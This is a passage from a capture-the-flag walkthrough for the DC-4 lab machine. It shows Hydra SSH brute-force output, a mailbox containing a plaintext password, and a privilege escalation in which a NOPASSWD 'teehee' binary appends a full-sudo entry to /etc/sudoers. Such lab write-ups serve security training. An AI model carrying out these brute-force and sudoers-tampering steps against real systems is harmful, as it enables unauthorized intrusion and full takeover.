Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-23 10:28:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 252 login tries (l:1/p:252), ~17 tries per task
[DATA] attacking ssh://dc-4:22/
[STATUS] 145.00 tries/min, 145 tries in 00:01h, 109 to do in 00:01h, 13 active
[STATUS] 105.00 tries/min, 210 tries in 00:02h, 44 to do in 00:01h, 13 active
[22][ssh] host: dc-4   login: jim   password: jibril04
[STATUS] attack finished for dc-4 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-23 10:30:31
```

We are now **jim** user of the system.




```
┌──(root#Bhavesh)-[~/Offsec/DC-4]
└─# ssh jim@dc-4
jim@dc-4's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$ whoami && id
jim
uid=1002(jim) gid=1002(jim) groups=1002(jim)
jim@dc-4:~$ 
```

Let's find out the file has name **jim**.


```
find / -name jim 2>/dev/null
```

We have a one mail under the **/var** folder.




```
jim@dc-4:~$ find / -name jim 2>/dev/null
/var/mail/jim
/home/jim
```

Got the password of user **charles**.



```
jim@dc-4:~$ cat /var/mail/jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
        (envelope-from <charles@dc-4>)
        id 1hCjIX-0000kO-Qt
        for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000kO-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: O

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is:  ^xHhA&hvim0y

See ya,
Charles
```

Login into the user **charles**.




```
jim@dc-4:~$ su charles
Password:
charles@dc-4:/home/jim$ whoami && id
charles
uid=1001(charles) gid=1001(charles) groups=1001(charles)
```


Privilege Escalation

```
sudo -l
```

charles user can run **/usr/bin/teehee** file without the password as **root** user.



```
charles@dc-4:/home/jim$ sudo -l
Matching Defaults entries for charles on dc-4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
```




```
charles@dc-4:/home/jim$ file /usr/bin/teehee
/usr/bin/teehee: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=cc
779c5a37fe07a78ea82a246199a7ff4e5c4ad8, stripped
```

The **teehee** file look like is similar to the **tee** utility in the linux. We can abuse the functionality

Add the entry for **charles** user in the **sudoers** file to run all the command on system without the password .

```
echo "charles ALL=(ALL:ALL) ALL" | sudo teehee -a /etc/sudoers
```

We now **root** user of the system.



```
charles@dc-4:/home/jim$ sudo su root

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for charles:
root@dc-4:/home/jim# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-4:/home/jim# whoami
root
root@dc-4:/home/jim#
```